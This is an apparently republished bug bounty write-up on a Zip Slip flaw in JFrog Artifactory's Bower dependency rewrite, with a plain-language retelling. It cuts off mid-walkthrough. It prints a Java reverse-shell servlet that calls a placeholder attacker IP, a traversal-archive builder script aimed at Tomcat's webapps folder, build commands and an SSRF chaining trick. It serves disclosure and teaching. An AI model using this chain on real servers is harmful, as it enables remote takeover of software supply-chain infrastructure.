Zip Slip meets Artifactory: A Bug Bounty Story
A Zip Slip vulnerability in JFrog Artifactory was reported to the JFrog bug bounty programme in early 2021.
 Published on karmainsecurity.com
Artifactory, developed by JFrog, is an industry-leading software repository manager, a single solution for storing and managing all the artifacts, binaries, packages, files, containers, and components for use throughout the software supply chain. JFrog Artifactory serves as a central hub for DevOps, integrating with…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
JFrog Artifactory is a software repository manager: a single place for storing and managing artifacts, binaries, packages, files, containers and components across the software supply chain, and a central hub for DevOps tooling. The bug described here lives in the Bower support, specifically in the feature that rewrites external dependencies of Bower packages. When that feature is enabled on a Bower Virtual Repository, Artifactory processes the contents of a Bower package, which is expected to be a .tar.gz archive, and extracts its entries to a temporary directory. The vulnerable code is in the class org.artifactory.addon.bower.helpers.BowerExternalDependenciesHandler, and the affected versions are Artifactory up to and including 7.12.10.
The class of bug is Zip Slip: an arbitrary file write reached through path traversal inside archive entry names. Before getting to Artifactory, it is worth being precise about the two underlying ideas, because the whole exploit is just those two ideas combined.
Path traversal, read and write
A path traversal attack exploits insufficient validation of user-supplied file names, so that dot-dot-slash (../) sequences reach the operating system's file system API. The same weakness exists in reading mode, giving arbitrary file read and information disclosure, and in writing mode, giving arbitrary file write, which can often be turned into remote code execution. Zip Slip is the writing case.
A reading example from the write-up is this PHP snippet:
 1<?php
 2
 3// some PHP code
 4
 5if (isset($_GET['filename']))
 6    $image = $_GET['filename'];
 7else
 8    $image = 'default.png';
 9
10readfile('/var/www/images/' . $image);
11
12// some more PHP code
13
14?>
The filename GET parameter is assigned to $image at line 6 with no validation and concatenated into the path at line 10, so ../ sequences can climb to / and read files such as /etc/passwd.

A writing example is this Java controller:
 1@PostMapping("/uploadimage")
 2public String uploadImage(Model model, @RequestParam("image") MultipartFile file) throws IOException
 3{
 4    var name = file.getOriginalFilename().replace(" ", "_");
 5    var fileNameAndPath = Paths.get(UPLOAD_DIRECTORY, name);
 6    Files.write(fileNameAndPath, file.getBytes());
 7
 8    // some more Java code
 9
10    return "/user/upload";
11}
Here the submitted filename goes into name at line 4 and is used to build the write path at line 6, so a tampered upload request can write outside UPLOAD_DIRECTORY. From an arbitrary write, typical escalation paths are dropping a JSP file into the server webroot and requesting it, or overwriting a user's SSH private key such as /home/user/.ssh/id_rsa to log in over SSH where it is exposed. Which path works depends entirely on the context.
Zip Slip
Zip Slip is a class of vulnerabilities more than thirty years old, probably born in 1991 with an article published on Phrack. The write-up quotes the relevant technique, which describes building a PKZIP archive, editing the stored directory names in a hex editor so that AA becomes C: or .., and then extracting it on a BBS so the files land outside the intended directory. The concept of putting ../ sequences inside an archive and exploiting a path traversal that way was therefore introduced in September 1991 in BBS hacking, when the Web was a month old. Applying it to the Web seems to have happened in 2006, with CVE-2006-0931 and CVE-2006-0932, the oldest web-related Zip Slip vulnerabilities the author can see on the CVE lists for traversal in zip and tar archives. In April 2009 Neohapsis published a study on directory traversal in archives. After some years of near silence, Snyk published research in 2018 that gave the class its current name and collected dozens of CVEs by finding and reporting Zip Slip bugs in several products.
The canonical vulnerable Java extraction loop looks like this:
 1public void extractZipFile(ZipFile zip, String destinationDir)
 2{
 3   Enumeration<ZipEntry> entries = zip.getEntries();
 4   while (entries.hasMoreElements())
 5   {
 6       ZipEntry e = entries.nextElement();
 7       File f = new File(destinationDir, e.getName());
 8       InputStream input = zip.getInputStream(e);
 9       IOUtils.copy(input, write(f));
10   }
11}
At line 7 the entry name returned by e.getName() is concatenated with the destination directory without validation, and line 9 writes the file there. A crafted archive with ../ in its entry filenames therefore writes wherever the process can write.
Setup
The story starts on 28 December 2020, when the author received an invitation to a HackerOne private program run by JFrog. He downloaded and installed Artifactory and started testing and reverse engineering its Java source code. Several security bugs came out of that work; this article covers one of them, the one that took some days of hard work to actually exploit.
Exploitation as demonstrated requires an admin account to create the Bower repositories. The author notes explicitly that this does not mean exploitation requires admin: a non-admin user with permissions to deploy artifacts in a Bower Virtual Repository that has the "Enable Dependency Rewrite" option enabled can also trigger it. The proof of concept output shows a target host, and the payload is built around a Tomcat installation whose webapps directory is /opt/jfrog/artifactory/tomcat/webapps/.
Finding it
The vulnerable code is extractBowerPackage() and its helper copyEntryToFile():
110  private List<File> extractBowerPackage() throws IOException, ArchiveException {
111    log.debug("Extracting archive contents of bower package {} for dependency rewrite on repo {}", this.resource
112        .getRepoPath(), this.repo.getKey());
113    ResourceStreamHandle handle = this.repoService.getResourceStreamHandle(this.resource.getRepoPath());
114    List<File> archiveContents = new ArrayList<>();
115    ArchiveInputStream stream = (new ArchiveStreamFactory()).createArchiveInputStream(new BufferedInputStream(new GZIPInputStream(handle.getInputStream())));
116    try {
117      ArchiveEntry entry;
118      while ((entry = stream.getNextEntry()) != null) {
119        if (!entry.isDirectory() && !entry.getName().contains("pax_global_header")) {
120          File outputFile = copyEntryToFile(stream, entry);
121          archiveContents.add(outputFile);
122        }
123      }
124      if (stream != null)
125        stream.close();
126    } catch (Throwable throwable) {
127      if (stream != null)
128        try {
129          stream.close();
130        } catch (Throwable throwable1) {
131          throwable.addSuppressed(throwable1);
132        }
133      throw throwable;
134    }
135    if (log.isTraceEnabled())
136      log.trace("Archive contents for bower package at {} are: {}", this.resource.getRepoPath(),
137          Arrays.toString(archiveContents.toArray()));
138    return archiveContents;
139  }
140
141  private File copyEntryToFile(ArchiveInputStream stream, ArchiveEntry entry) throws IOException {
142    File outputFile = new File(this.tempBowerDirectory, entry.getName());
143    Files.createDirectories(outputFile.toPath().getParent(), (FileAttribute<?>[])new FileAttribute[0]);
144    OutputStream os = new FileOutputStream(outputFile);
145    IOUtils.copy((InputStream)stream, os);
146    os.close();
147    return outputFile;
148  }
extractBowerPackage() runs when Artifactory handles external dependency rewrite of Bower packages. It opens the package as a gzip stream, iterates the entries, skips directories and anything whose name contains pax_global_header, and calls copyEntryToFile() for each remaining entry at line 120. In copyEntryToFile(), line 142 takes the entry name from the user-supplied archive, that is the value returned by entry.getName(), and concatenates it with a temporary directory to build a File. Lines 144 and 145 then write the entry's bytes to that path. Nothing validates the name, so ../ sequences in the archive's entry filenames escape the temporary directory and write anywhere the Artifactory process can write.
Exploitation
The escalation chosen is a WAR file dropped into the Tomcat webapps directory. The write-up quotes the relevant Tomcat behaviour: WAR files have to be placed in /opt/jfrog/artifactory/tomcat/webapps/, deployment of WAR files is automatic by default, and it starts another web application next to the Artifactory instance, for example at http://localhost:8081/sample/.
Step 1: write the servlet
Create a ShellServlet.java file containing the (reverse) shell code:
 1import java.io.*;
 2import java.net.Socket;
 3import javax.servlet.*;
 4import javax.servlet.http.*;
 5import javax.servlet.annotation.*;
 6
 7@WebServlet("/")
 8public class ShellServlet extends HttpServlet {
 9
10  @Override
11  public void doGet(HttpServletRequest request, HttpServletResponse response) throws IOException, ServletException {
12
13    String host = "[ATTACKER_IP_ADDRESS]";
14    int port = 12345;
15    String cmd = "/bin/sh";
16
17    Process p = new ProcessBuilder(cmd).redirectErrorStream(true).start();
18    Socket s = new Socket(host, port);
19    InputStream pi = p.getInputStream(), pe = p.getErrorStream(), si = s.getInputStream();
20    OutputStream po = p.getOutputStream(), so = s.getOutputStream();
21
22    while(!s.isClosed()) {
23
24      while(pi.available() > 0)
25        so.write(pi.read());
26      while(pe.available() > 0)
27        so.write(pe.read());
28      while(si.available() > 0)
29        po.write(si.read());
30
31      so.flush();
32      po.flush();
33
34      try {
35        Thread.sleep(50);
36        p.exitValue();
37        break;
38      }
39      catch (Exception e) {
40      }
41    }
42
43    p.destroy();
44    s.close();
45  }
46}
The servlet starts /bin/sh, connects back to the attacker host and port, and pumps data between the process and the socket in both directions.
Step 2: lay out and compile the WAR
Place the file inside the directory structure rce/WEB-INF/classes/ShellServlet.java, compile it with:
javac -cp servlet-api.jar rce/WEB-INF/classes/ShellServlet.java
and build the WAR with:
cd rce; jar -cvf ../rce.war WEB-INF/classes/*.class; cd ..
Step 3: build the malicious Bower package
Create rce.tar.gz with this Python script:
 1#!/usr/bin/env python
 2
 3import sys, tarfile
 4
 5fname = "rce.tar.gz"
 6zpath = "../../../../../../../../../../../../../opt/jfrog/artifactory/app/artifactory/tomcat/webapps/rce.war"
 7
 8print "Creating " + fname + " containing " + zpath
 9
10tf = tarfile.open(fname, "w:gz")
11tf.add("rce.war", zpath)
12tf.add("bower.json")
13tf.close()
The zpath value is the entry name stored in the archive: a long run of ../ sequences followed by the absolute path of the Tomcat webapps directory and the target filename rce.war. When Artifactory extracts that entry, the traversal climbs out of the temporary Bower directory and lands the WAR in webapps. The archive also carries a bower.json whose external dependency looks like this:
1{
2  "dependencies": {
3    "test": "https://github.com/owner/package.git#branch"
4  }
5}
Step 4: reproduce through the UI
- Log in as an admin user into Artifactory.
- Create a new Bower Local Repository (
bower-local). - Create a new Bower Remote Repository (
bower-remote). - Create a new Bower Virtual Repository: select both
bower-localandbower-remoteunder "Repositories", selectbower-localunder "Default Deployment Repository", then open the "Advanced" tab and select "Enable Dependency Rewrite". - Go to "Artifactory" then "Artifacts", select the Bower Virtual Repository and deploy the
rce.tar.gzfile. - Download the deployed artifact. This triggers the vulnerability, writing
rce.warinto the Tomcatwebappsdirectory, where it is automatically deployed as a new Tomcat web application. - To execute the malicious WAR, access
http://[artifactory_instance]:8081/rce/.
On JFrog Cloud, step 7 was not possible directly because port 8081 was not open to the Internet. The author still got execution there by chaining other SSRF vulnerabilities: create a new Generic Remote Repository, put the string http://[redacted]:8081/rce in the URL text box, and click "Test". The (reverse) shell is then executed.
Here is the proof of concept video sent with the HackerOne report:
Step 5: the automated PoC
A full working PoC script is available at https://karmainsecurity.com/pocs/artifactory_rce.zip. It is a PHP script meant to be run from the command line, and its output looks like this:
$ php rce.php https://egix2hackerone.jfrog.io/ admin ********
[-] Logging in with username 'admin' and password '********'
[-] Creating Bower Local Repository...
[-] Creating Bower Remote Repository...
[-] Creating Bower Virtual Repository...
[-] Uploading malicious Bower package...
[-] Deploying package to 'bower-1611601753'...
[-] Downloading package to trigger the vulnerability...
[-] Deleting Bower Repositories...
[-] Waiting for the shell to be deployed...

jfrog-shell# id
uid=1030(artifactory) gid=1030(artifactory) groups=1030(artifactory),40019,40030

jfrog-shell# uname -a
Linux a0efcqstryncc-artifactory-primary-0 4.14.203-156.332.amzn2.x86_64 #1 SMP Fri Oct 30 19:19:33 UTC 2020 x86_64 GNU/Linux
The script logs in, creates the three repositories, uploads the malicious package, deploys it, downloads it to trigger extraction, cleans up the repositories, and waits for the shell. The id and uname -a output show the shell running as the artifactory user on the Artifactory host.
Root cause
The mistake is in copyEntryToFile(): new File(this.tempBowerDirectory, entry.getName()) trusts the archive entry name. File does not normalise away ../, so the resulting path can point outside tempBowerDirectory, and Files.createDirectories() on the parent plus FileOutputStream then create and write the file at that resolved location. The only filtering in the extraction loop is the skip of directories and of names containing pax_global_header, which does nothing about traversal. The same pattern as the generic vulnerable extractor shown earlier: concatenate an untrusted entry name with a destination directory and write. The code never canonicalises the resolved path or checks that it stays under the temporary directory before writing.
Impact
An attacker who can get a crafted Bower package processed by a Bower Virtual Repository with dependency rewrite enabled obtains arbitrary file write on the Artifactory server, as the user running Artifactory. In the demonstrated case this becomes remote code execution by writing a WAR into the Tomcat webapps directory, which Tomcat deploys automatically, and then invoking it over HTTP. On JFrog Cloud the direct request to port 8081 was blocked, but chaining an SSRF through a Generic Remote Repository's URL test still executed the WAR. The author's note on preconditions: creating the Bower repositories needs an admin account, but the bug could also be exploited by non-admin users with deploy permissions on such a virtual repository.
Fix
The write-up does not describe the patch or the code change JFrog made. What the vulnerable code needs is validation of each entry name against the destination directory, for example resolving the final path and rejecting any entry whose canonical path does not stay under tempBowerDirectory, before creating directories or writing the file.
Variants to test
- Any archive extraction path in a product that handles user-supplied archives: look for
new File(dest, entry.getName())or equivalent concatenation without a canonical-path check. A positive result is a file appearing outside the extraction directory after uploading an archive with../in an entry name. - Dependency rewrite and package proxy features in repository managers: they fetch and unpack third-party packages, so the entry names come from outside the instance. A positive result is a write to a path you chose, confirmed by reading the file back or by the side effect of the written file being executed or deployed.
- Non-admin deploy roles: test whether a low-privileged account with deploy rights on a virtual repository with rewrite enabled can trigger extraction. A positive result is the same out-of-directory write without admin credentials.
- Blocked management ports: where the deployed application's port is not reachable from the Internet, look for SSRF primitives such as remote repository URL test buttons that can reach
[redacted]or[redacted]on that port. A positive result is the shell or a response from the deployed application arriving through the SSRF. - Other archive formats accepted by the same handler (the Bower path expects
.tar.gz): try tar, zip and gzip variants where the product accepts them, since each parser may expose entry names differently. A positive result is traversal succeeding through a format the fix did not cover.
What happened, in plain words
A security researcher found a way to make a piece of software called JFrog Artifactory write a file of his choosing into a folder of his choosing on the server that runs it. He then used that power to plant a small program on the server and run it, which gave him a command line on the machine in his demonstration. He reported the problem to JFrog through a bug bounty programme, the report was confirmed, and he was paid USD 5000. This article walks through the whole story from the beginning, assuming you have never read a security report before.
A few words first, because they come up constantly.
Artifactory is a software repository manager. Think of it as a very large, very organised shared cupboard for software: teams put the building blocks of their programs in it (packages, files, containers, components) and other tools take them out again. It sits in the middle of what people call DevOps, the set of practices and tools used to build and release software. Because so many teams trust it, a flaw in it matters a lot.
A bug bounty programme is an arrangement where a company invites outside researchers to look for security problems in its products and pays for good reports. A private programme means only invited researchers can take part. HackerOne is a platform that hosts such programmes and handles the reports.
A vulnerability is a mistake in software that lets someone make it do something the author did not intend. Exploiting it means actually using that mistake. A proof of concept (PoC) is a small demonstration, often a script or a video, that shows the problem is real.
Remote code execution (RCE) is the worst common outcome: an attacker gets to run their own commands on someone else's machine over the network. Most of this story is about how a small file-writing mistake turns into that.
The two ideas behind the bug
The whole exploit is two old ideas combined. It is worth understanding each one on its own before looking at Artifactory.
Idea one: path traversal
Every file on a computer has a path, like /var/www/images/cat.png. The slashes separate folders. There is a special shortcut, .., which means "the folder above this one". So if you are in /var/www/images/ and you write ../, you are now in /var/www/. Write ../../ and you are in /var/. Repeat it enough and you reach /, the very top of the file system.
A path traversal attack (also called directory traversal) happens when a program takes a file name from the user and glues it onto a folder path without checking it. If the user supplies ../../etc/passwd instead of cat.png, the program happily builds /var/www/images/../../etc/passwd, which the operating system quietly simplifies to /etc/passwd, a file full of account information. The program thought it was reading a picture; it was actually reading a system file.
This works in two directions:
- Reading mode: the attacker reads files they should not see. This is called information disclosure, because information leaks out.
- Writing mode: the attacker writes files where they should not go. This is far more dangerous, because a written file can be a program, and a program can be run.
Zip Slip is the writing case.
Here is a small PHP example of the reading case. PHP is a language commonly used for websites.
 1<?php
 2
 3// some PHP code
 4
 5if (isset($_GET['filename']))
 6    $image = $_GET['filename'];
 7else
 8    $image = 'default.png';
 9
10readfile('/var/www/images/' . $image);
11
12// some more PHP code
13
14?>
Line by line:
- Line 1 and line 14 open and close a block of PHP code.
- Line 5 asks: did the visitor send a value called
filenamein the request? A GET parameter is a value attached to the end of a web address, the part after the?, likepage.php?filename=cat.png. It is entirely under the visitor's control. - Line 6 takes that value and stores it in a variable called
$image. No check is made on what it contains. - Line 8 is the fallback: if no value was sent, use
default.png. - Line 10 builds a full path by gluing the fixed folder
/var/www/images/in front of$image, then reads that file and sends it to the visitor.
Because line 6 accepts anything, a visitor can send a value with ../ sequences and line 10 will read a file outside the images folder, such as /etc/passwd. The screenshot below shows exactly that request being made and the file coming back.
Now the writing case, in Java, a language used for many large server applications. This is a small piece of a web application that accepts an uploaded image.
 1@PostMapping("/uploadimage")
 2public String uploadImage(Model model, @RequestParam("image") MultipartFile file) throws IOException
 3{
 4    var name = file.getOriginalFilename().replace(" ", "_");
 5    var fileNameAndPath = Paths.get(UPLOAD_DIRECTORY, name);
 6    Files.write(fileNameAndPath, file.getBytes());
 7
 8    // some more Java code
 9
10    return "/user/upload";
11}
Line by line:
- Line 1 says this method answers HTTP POST requests sent to the address
/uploadimage. A POST request is how a browser sends data, such as a file, to a server. - Line 2 declares the method. The
@RequestParam("image")part means the uploaded file arrives in a field namedimage. - Line 4 takes the original file name the visitor's computer supplied, replaces spaces with underscores, and stores it in
name. The only cleaning done is the space replacement. - Line 5 builds a path by combining a fixed folder,
UPLOAD_DIRECTORY, with that name. - Line 6 writes the uploaded bytes to that path.
If the visitor's file is called ../../../../home/user/.ssh/id_rsa, line 5 builds a path that climbs out of UPLOAD_DIRECTORY, and line 6 writes there. The screenshot below shows a proxy tool being used to change the file name inside the upload request before it reaches the server. A proxy tool is software that sits between your browser and the server so you can see and edit every request.
Once you can write arbitrary files, there are several ways to turn that into running code. Two named in the write-up:
- Write a JSP file into the folder the web server serves pages from, then request it in a browser. JSP (Jakarta Server Pages) is a Java technology for pages that run code on the server, so a JSP file you wrote is a program you can trigger.
- Overwrite a user's SSH private key, typically at
/home/user/.ssh/id_rsa. SSH is the standard way to log in to a remote machine securely; the private key is the secret half of the login credential. Replace it with your own key and you can log in as that user.
Which route works depends entirely on the machine and what it exposes. That is the recurring theme: an arbitrary file write is a foothold, and the context decides how far it goes.
Idea two: Zip Slip
An archive is a single file that packs many files inside it, like a box. Zip and Tar are two common archive formats; .tar.gz means a Tar archive that has then been compressed with gzip to make it smaller. Each file inside an archive has an entry name, the name stored in the archive's index.
Zip Slip is the trick of putting ../ sequences inside those entry names. When a program extracts the archive, it trusts the entry names and writes each file to destination + entry name. If the entry name starts with enough ../, the file lands outside the destination folder.
This is not a new idea. The write-up traces it to a Phrack article from 1991. Phrack is a long-running underground hacking magazine. The quoted technique describes building a PKZIP archive (PKZIP was a popular DOS compression tool), opening it in a hex editor (a tool for editing raw bytes), and changing the stored folder names so that AA becomes C: or ... The archive was then uploaded to a BBS, a Bulletin Board System, the dial-up ancestor of today's online forums, and extracted so the files landed outside the intended folder. The Web was about a month old at that point.
Applying the trick to websites seems to have happened in 2006, with CVE-2006-0931 and CVE-2006-0932, the oldest web-related Zip Slip entries the author could find in the public CVE lists. A CVE is a unique identifier given to a publicly known vulnerability so people can refer to it unambiguously. In April 2009 the firm Neohapsis published a study on directory traversal in archives. After years of near silence, the security company Snyk published research in 2018 that gave the class its current name, Zip Slip, and collected dozens of CVEs by finding and reporting these bugs in many products.
Here is the classic vulnerable Java extraction loop:
 1public void extractZipFile(ZipFile zip, String destinationDir)
 2{
 3   Enumeration<ZipEntry> entries = zip.getEntries();
 4   while (entries.hasMoreElements())
 5   {
 6       ZipEntry e = entries.nextElement();
 7       File f = new File(destinationDir, e.getName());
 8       InputStream input = zip.getInputStream(e);
 9       IOUtils.copy(input, write(f));
10   }
11}
Line by line:
- Line 1 declares a method that takes an opened archive and a destination folder.
- Line 3 gets the list of entries, the index of files inside the archive.
- Line 4 starts a loop over that list.
- Line 6 takes the next entry.
- Line 7 builds a file location by combining the destination folder with the entry's name, exactly as stored in the archive. No check is made.
- Line 8 opens the entry's contents for reading.
- Line 9 copies those contents into the file at the location from line 7.
If an entry is named ../../evil.txt, line 7 produces a location two folders above the destination, and line 9 writes there. That is the whole bug, in ten lines.
The Artifactory bug
The story starts on 28 December 2020, when the author received an invitation to JFrog's private HackerOne programme. He downloaded Artifactory, installed it, and began testing it and reading its Java source code. Reading source code to find security mistakes is called security code review, and it is often more effective than poking at a running system blindly. Several bugs came out of that work; this article covers the one that took days of effort to actually exploit.
The feature involved: Bower dependency rewrite
Bower is a package manager for front-end web code, a tool that downloads and organises libraries a website needs. Artifactory can host Bower packages in repositories. A repository here is a named storage area inside Artifactory. There are three kinds used in this story:
- A local repository stores packages that your own team uploads.
- A remote repository is a proxy to an outside source, so Artifactory fetches packages from elsewhere on demand.
- A virtual repository is a single address that sits in front of several repositories and serves them as one, so users do not need to know which one holds what.
Artifactory has a feature called external dependency rewrite. When a Bower package lists other packages it depends on, this feature rewrites those references so they point at Artifactory instead of the public internet. To do that, Artifactory has to open the package and read its contents. A Bower package is expected to be a .tar.gz archive. Opening an archive means extracting its entries, and extraction is exactly where Zip Slip lives.
The affected versions are Artifactory up to and including 7.12.10.
The vulnerable code
The flaw is in a class called org.artifactory.addon.bower.helpers.BowerExternalDependenciesHandler. A class is a named block of code in Java; the dotted name is just its address in the project. Two methods matter, extractBowerPackage() and its helper copyEntryToFile():
110  private List<File> extractBowerPackage() throws IOException, ArchiveException {
111    log.debug("Extracting archive contents of bower package {} for dependency rewrite on repo {}", this.resource
112        .getRepoPath(), this.repo.getKey());
113    ResourceStreamHandle handle = this.repoService.getResourceStreamHandle(this.resource.getRepoPath());
114    List<File> archiveContents = new ArrayList<>();
115    ArchiveInputStream stream = (new ArchiveStreamFactory()).createArchiveInputStream(new BufferedInputStream(new GZIPInputStream(handle.getInputStream())));
116    try {
117      ArchiveEntry entry;
118      while ((entry = stream.getNextEntry()) != null) {
119        if (!entry.isDirectory() && !entry.getName().contains("pax_global_header")) {
120          File outputFile = copyEntryToFile(stream, entry);
121          archiveContents.add(outputFile);
122        }
123      }
124      if (stream != null)
125        stream.close();
126    } catch (Throwable throwable) {
127      if (stream != null)
128        try {
129          stream.close();
130        } catch (Throwable throwable1) {
131          throwable.addSuppressed(throwable1);
132        }
133      throw throwable;
134    }
135    if (log.isTraceEnabled())
136      log.trace("Archive contents for bower package at {} are: {}", this.resource.getRepoPath(),
137          Arrays.toString(archiveContents.toArray()));
138    return archiveContents;
139  }
140
141  private File copyEntryToFile(ArchiveInputStream stream, ArchiveEntry entry) throws IOException {
142    File outputFile = new File(this.tempBowerDirectory, entry.getName());
143    Files.createDirectories(outputFile.toPath().getParent(), (FileAttribute<?>[])new FileAttribute[0]);
144    OutputStream os = new FileOutputStream(outputFile);
145    IOUtils.copy((InputStream)stream, os);
146    os.close();
147    return outputFile;
148  }
Line by line, in plain words:
- Line 110 declares the method that extracts a Bower package. It returns a list of the files it produced.
- Lines 111 and 112 write a debug message to the log, saying which package is being extracted for which repository. Logging is just a diary the program keeps.
- Line 113 opens a stream, a channel for reading bytes, to the package stored in the repository.
- Line 114 prepares an empty list to collect the extracted files.
- Line 115 wraps the stream in a gzip decompressor (because the package is compressed) and then in an archive reader that understands Tar. The result,
stream, hands out one entry at a time. - Line 116 starts a
tryblock, a section where errors are caught rather than crashing the program. - Line 118 loops while there is another entry to read.
- Line 119 is the only filtering in the whole method. It skips entries that are directories, and entries whose name contains the text
pax_global_header. That second check is about a metadata entry that Tar archives sometimes include; it has nothing to do with security. - Line 120 calls the helper to write this entry to disk.
- Line 121 adds the resulting file to the list.
- Lines 124 and 125 close the stream when the loop finishes.
- Lines 126 to 133 are error handling: if anything goes wrong, close the stream and re-raise the error. This is housekeeping, not security.
- Lines 135 to 137 write a detailed log line listing the extracted files, if detailed logging is switched on.
- Line 138 returns the list.
- Line 141 declares the helper. It takes the stream and one entry, and returns the file it wrote.
- Line 142 is the bug. It builds a file location by combining
this.tempBowerDirectory, a temporary folder Artifactory chose, withentry.getName(), the name stored in the uploaded archive. The name comes from the user and is not checked. - Line 143 creates any missing parent folders for that location.
- Line 144 opens the location for writing.
- Line 145 copies the entry's bytes into it.
- Line 146 closes the file, and line 147 returns it.
So the sequence is: take a name from a file the attacker uploaded, glue it onto a temporary folder, create the folders it implies, and write. If the name begins with ../, the write happens outside the temporary folder. This is the same pattern as the generic extractor earlier, just with more logging around it.
Why this becomes remote code execution
Writing a file anywhere is useful, but writing a file into a folder that the server automatically acts on is decisive. Artifactory runs inside Tomcat, a Java web server that hosts web applications. Tomcat has a folder called webapps. A WAR file (Web Application Archive) is a packaged Java web application. The write-up quotes the relevant Tomcat behaviour:
WAR files have to be placed in Tomcat webapps path /opt/jfrog/artifactory/tomcat/webapps/. By default, deployment of WAR files is automatic and will start another web application next to the Artifactory instance, e.g. at http://localhost:8081/sample/.
In other words: drop a WAR into that folder and Tomcat deploys it automatically after a few seconds, as a separate web application, for example at http://localhost:8081/sample/. The attacker does not need to trigger anything else. The file write itself is the execution.
Building the exploit
The plan is: make a WAR containing a program that gives the attacker a shell, then make a Bower package whose entry name points at the Tomcat webapps folder, then get Artifactory to extract it.
Step 1: write the servlet
A servlet is a Java class that handles web requests inside a Java web server. This one, when requested, opens a command shell on the server and connects it back to the attacker. That pattern is called a reverse shell: instead of the attacker connecting in, the victim machine connects out, which often slips past firewalls.
 1import java.io.*;
 2import java.net.Socket;
 3import javax.servlet.*;
 4import javax.servlet.http.*;
 5import javax.servlet.annotation.*;
 6
 7@WebServlet("/")
 8public class ShellServlet extends HttpServlet {
 9
10  @Override
11  public void doGet(HttpServletRequest request, HttpServletResponse response) throws IOException, ServletException {
12
13    String host = "[ATTACKER_IP_ADDRESS]";
14    int port = 12345;
15    String cmd = "/bin/sh";
16
17    Process p = new ProcessBuilder(cmd).redirectErrorStream(true).start();
18    Socket s = new Socket(host, port);
19    InputStream pi = p.getInputStream(), pe = p.getErrorStream(), si = s.getInputStream();
20    OutputStream po = p.getOutputStream(), so = s.getOutputStream();
21
22    while(!s.isClosed()) {
23
24      while(pi.available() > 0)
25        so.write(pi.read());
26      while(pe.available() > 0)
27        so.write(pe.read());
28      while(si.available() > 0)
29        po.write(si.read());
30
31      so.flush();
32      po.flush();
33
34      try {
35        Thread.sleep(50);
36        p.exitValue();
37        break;
38      }
39      catch (Exception e) {
40      }
41    }
42
43    p.destroy();
44    s.close();
45  }
46}
Line by line:
- Lines 1 to 5 import the libraries the code needs: input/output, network sockets, and the servlet classes.
- Line 7 tells the server that this servlet answers requests at the root address
/. - Line 8 declares the class, extending
HttpServlet, the standard base class for servlets. - Line 10 marks the method below as the one that handles GET requests, the kind a browser sends when you open a page.
- Line 13 is where the attacker's own server address goes. It is shown as a placeholder here.
- Line 14 is the port on the attacker's server to connect to. A port is a numbered channel on a machine; one machine can run many services, each on its own port.
- Line 15 is the program to run on the victim:
/bin/sh, the standard Unix command shell. - Line 17 starts that shell as a child process.
redirectErrorStream(true)merges error output into normal output so both travel together. - Line 18 opens a network connection back to the attacker.
- Lines 19 and 20 set up four streams: the shell's output and error, the socket's input, the shell's input, and the socket's output.
- Lines 22 to 41 are the pump. While the connection is open, it copies anything the shell produced into the socket (lines 24 to 27), and anything the attacker typed into the socket into the shell (lines 28 and 29). Lines 31 and 32 push the data out immediately. Lines 34 to 40 pause briefly, check whether the shell has exited, and stop if so.
- Lines 43 and 44 clean up: kill the shell and close the connection.
The effect is that the attacker's terminal and the server's shell are wired together. Anything typed on one side runs on the other.
Step 2: lay out and compile the WAR
A WAR has a fixed internal layout. The compiled servlet must sit under WEB-INF/classes/. So the file is placed at rce/WEB-INF/classes/ShellServlet.java, then compiled:
javac -cp servlet-api.jar rce/WEB-INF/classes/ShellServlet.java
javac is the Java compiler, the program that turns source code into something the machine can run. The -cp servlet-api.jar part tells it where to find the servlet definitions it needs to understand the code. The result is a .class file next to the source.
Then the WAR is packed:
cd rce; jar -cvf ../rce.war WEB-INF/classes/*.class; cd ..
jar is the Java archiver, the tool that builds Java archives. -c creates a new archive, -v prints what it is adding, -f names the output file. The command steps into the rce folder, packs the compiled class into ../rce.war (one folder up), and steps back out.
Step 3: build the malicious Bower package
Now the archive that Artifactory will extract. A short Python script builds it:
 1#!/usr/bin/env python
 2
 3import sys, tarfile
 4
 5fname = "rce.tar.gz"
 6zpath = "../../../../../../../../../../../../../opt/jfrog/artifactory/app/artifactory/tomcat/webapps/rce.war"
 7
 8print "Creating " + fname + " containing " + zpath
 9
10tf = tarfile.open(fname, "w:gz")
11tf.add("rce.war", zpath)
12tf.add("bower.json")
13tf.close()
Line by line:
